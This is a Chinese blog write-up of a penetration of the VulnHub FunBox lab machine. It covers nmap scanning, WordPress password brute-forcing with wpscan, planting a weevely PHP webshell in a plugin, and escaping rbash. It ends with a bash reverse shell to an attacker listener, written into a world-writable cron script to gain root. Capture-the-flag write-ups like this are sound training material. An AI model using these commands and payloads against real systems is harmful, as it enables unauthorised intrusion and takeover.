funbox-vulnhub靶机-writeup

原创

正道是沧桑 于 2020-08-14 17:43:44 发布 1059 收藏

分类专栏： 靶机 渗透 文章标签： 安全 ubuntu

本文链接：https://blog.csdn.net/weixin_43404260/article/details/108010239


靶机 同时被 2 个专栏收录

6 篇文章 0 订阅

订阅专栏


渗透

8 篇文章 0 订阅

订阅专栏

FunBoxWriteup

0x00 找到目标主机


使用nmap扫描网段，发现目标

```
nmap -sn 16.16.16.0/24   //发现目标机器IP为16.16.16.157
nmap -A 16.16.16.157 -v  //直接nmap全扫
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/secret/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://funbox.fritz.box/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
MAC Address: F8:FF:C2:4C:7B:F3 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=8/13%OT=21%CT=1%CU=34633%PV=N%DS=1%DC=D%G=Y%M=F8FFC2%T
OS:M=5F34B6B3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Uptime guess: 26.140 days (since Sat Jul 18 08:21:27 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.54 ms 16.16.16.157
```

0x01 信息收集

开放了80端口，访问看看发现被重定向到了`funbox.fritz.box`无法访问。

试图打开`http://16.16.16.157/index.php`，发现有内容了，但没有正确显示，一些css无法正常加载，F12发现url被重定向到了`funbox.fritz.box`，解决方案：在攻击机上添加hosts就可以了。



通过目录fuzzing发现一些URL：

```
http://funbox.fritz.box/index.php
http://funbox.fritz.box/robots.txt
http://funbox.fritz.box/secret/index.html //本以为是个提示点，但发现也没啥
http://funbox.fritz.box/wp-login.php
```

使用wpscan扫描发现了两个用户`admin`,`joe`


```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] joe
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

直接爆破下密码试下，（admin的密码，要找个大点的字典，小字典跑不出来）

```
wpscan --url http://funbox.fritz.box/ -P /usr/share/password.lst --max-threads 100
[!] Valid Combinations Found:
 | Username: joe, Password: 12345
 | Username: admin, Password: iubire
```

0x02 getshell

尝试登录下wordpress后台，joe账号没什么权限，没有主题、插件等模块
使用admin账号登录，进入后台。




此处试着插入php木马试试。

先在kali使用`weevely`生成PHP木马

```
weevely generate hehe /tmp/1.php #生成一个名为1.php的后门，密码为hehe
```


将1.php的内容复制后，写入上图中的`404.php`点击保存的时候报错，看来是不允许在这里更新文件内容

抱着侥幸的心里，在插件模块再试一下能否写入



成功写入，那就使用`weevely`连接吧

```
weevely http://16.16.16.157/wp-content/plugins/akismet/index.php hehe
```



成功获取到一个低权限的shell，下一步就是提权了。

0x03 提权

获取到webshell后先收集一波信息

```
www-data@funbox:/var/www/html $ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04 LTS
Release:        20.04
Codename:       focal
www-data@funbox:/var/www/html $ uname -a
Linux funbox 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_6
4 x86_64 GNU/Linux
www-data@funbox:/var/www/html $ whoami
www-data
www-data@funbox:/var/www/html $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@funbox:/var/www/html $
```

按照惯例我们到家目录看看

```
www-data@funbox:/home $ ls
funny
joe
www-data@funbox:/home $ cd joe
www-data@funbox:/home/joe $ ls
mbox
www-data@funbox:/home/joe $ cat mbox
cat: mbox: Permission denied
www-data@funbox:/home/joe $ ls -al
total 56
drwxr-xr-x 5 joe  joe  4096 Aug 13 09:30 .
drwxr-xr-x 4 root root 4096 Jun 19 11:50 ..
-rw------- 1 joe  joe  1756 Aug 13 10:56 .bash_history
-rw-r--r-- 1 joe  joe   220 Jun 19 11:50 .bash_logout
-rw-r--r-- 1 joe  joe  3771 Jun 19 11:50 .bashrc
drwx------ 2 joe  joe  4096 Jun 19 11:51 .cache
drwxrwxr-x 3 joe  joe  4096 Jul 18 08:31 .local
-rw------- 1 joe  joe   502 Aug 13 09:30 .mysql_history
-rw-r--r-- 1 joe  joe   807 Jun 19 11:50 .profile
drwx------ 2 joe  joe  4096 Jun 22 16:22 .ssh
-rw------- 1 joe  joe  9549 Jul 18 10:15 .viminfo
-rw------- 1 joe  joe   998 Jul 18 09:49 mbox
www-data@funbox:/home/joe $
```

惊喜的发现了另外两个用户，并且其中的joe很眼熟，不就是前面我们登录网站时的名字嘛，很有可能密码是相同的`12345`，试试ssh连一下

```
ssh joe@16.16.16.158
```

```
root@kali:~# ssh joe@16.16.16.157
joe@16.16.16.157's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 13 Aug 2020 11:05:32 AM UTC

  System load:  0.0               Processes:               192
  Usage of /:   59.2% of 9.78GB   Users logged in:         0
  Memory usage: 60%               IPv4 address for enp0s3: 16.16.16.157
  Swap usage:   16%

 * "If you've been waiting for the perfect Kubernetes dev solution for
   macOS, the wait is over. Learn how to install Microk8s on macOS."

   https://www.techrepublic.com/article/how-to-install-microk8s-on-macos
/

74 updates can be installed immediately.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable


You have mail.
Last login: Thu Aug 13 08:31:59 2020 from 16.16.16.158
joe@funbox:~$
```

`ls` 发现joe的家目录存在一个 `mbox` 的文件， `cat` 一下看看

```
joe@funbox:~$ cat mbox
From root@funbox  Fri Jun 19 13:12:38 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 2D257446B0; Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131238.2D257446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
From: root <root@funbox>

Hi Joe, please tell funny the backupscript is done.

From root@funbox  Fri Jun 19 13:15:21 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 8E2D4446B0; Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131521.8E2D4446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
From: root <root@funbox>

Joe, WTF!?!?!?!?!?! Change your password right now! 12345 is an recommendation to fire you.
```

整理一下关键词：`backups`、`backupscript`、`funny`

带着关键词我们切换到`funny`的home目录看看

```
joe@funbox:~$ cd /home
-rbash: cd: restricted
joe@funbox:~$
```

但是好像遇到点麻烦，我们Google一下报错，rbash是个受限制的shell，网上提供了一些逃逸方法，这里直接一条命令就搞定`bash -i`

```
joe@funbox:~$ cd
-rbash: cd: restricted
joe@funbox:~$ bash -i
joe@funbox:~$ cd /home
joe@funbox:/home$
```

根据前面的关键词，我们在funny的home目录找找线索

```
joe@funbox:/home/funny$ ls -al
total 47640
drwxr-xr-x 3 funny funny     4096 Jul 18 10:02 .
drwxr-xr-x 4 root  root      4096 Jun 19 11:50 ..
-rwxrwxrwx 1 funny funny       79 Aug 13 10:48 .backup.sh
-rw------- 1 funny funny     1505 Aug 13 10:39 .bash_history
-rw-r--r-- 1 funny funny      220 Feb 25 12:03 .bash_logout
-rw-r--r-- 1 funny funny     3771 Feb 25 12:03 .bashrc
drwx------ 2 funny funny     4096 Jun 19 10:43 .cache
-rw-rw-r-- 1 funny funny 48732160 Aug 13 09:58 html.tar
-rw-r--r-- 1 funny funny      807 Feb 25 12:03 .profile
-rw-rw-r-- 1 funny funny      162 Jun 19 14:13 .reminder.sh
-rw-rw-r-- 1 funny funny       74 Jun 19 12:25 .selected_editor
-rw-r--r-- 1 funny funny        0 Jun 19 10:44 .sudo_as_admin_successful
-rw------- 1 funny funny     7791 Jul 18 10:02 .viminfo
```

发现了个`backup.sh`，这应该就是mbox中提示的点吧

```
joe@funbox:/home/funny$ cat .reminder.sh
#!/bin/bash
echo "Hi Joe, the hidden backup.sh backups the entire webspace on and on. Ted, the new
 admin, test it in a long run." | mail -s"Reminder" joe@funbox
```

`.reminder.sh`内容，就是说新的管理员对backup.sh进行了长期运行，可以猜测这个`backup.sh`脚步会持续性间隔时间执行。重点是告诉我们，每隔一段时间，backup.sh都会以管理员权限运行一次。

查看权限发现此`.backup.sh`全用户可读写、执行。

先看看现在`backup.sh`是什么内容

```
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
joe@funbox:/home/funny$
```

那就接下来就是复写这个文件`vim .backup.sh`

```
#!/bin/bash
bash -i >& /dev/tcp/16.16.16.159/1234 0>&1
```

同时，我们攻击机打开nc监听1234

```
nc -lvp 1234
```

根据前面猜测，`backup.sh`会周期性的执行，那我们nc监听1234等待一会儿好了，说不定每隔一分钟就执行一次呢。

静静地等待……几分钟过后弹出root权限的shell。

```
root@kali:~# nc -lvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 16.16.16.165.
Ncat: Connection from 16.16.16.165:39674.
bash: cannot set terminal process group (3499): Inappropriate ioctl for device
bash: no job control in this shell
root@funbox:~# ls
ls
flag.txt
mbox
snap
```

后面发现，这一步有时会弹出`funny`的shell，后面发现，`funny`和`root`两个用户都是用了定时任务，`funny`用户每两分钟执行一次`backup.sh`，`root`用户每五分钟执行一次。所以就会导致这一步有时弹出`funny`的shell，有时弹出`root`的shell。我算是运气还不错的。

现在再去回味`.reminder.sh`的内容就理解了

```
#!/bin/bash
echo "Hi Joe, the hidden backup.sh backups the entire webspace on and on. Ted, the new admin, test it in a long run." | mail -s"Reminder" joe@funbox
```

```
//funny用户的定时任务，每两分钟执行一次/home/funny/.backup.sh
root@funbox:/var/spool/cron/crontabs# cat funny
cat funny
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.n8Fr20/crontab installed on Fri Jun 19 14:33:06 2020)
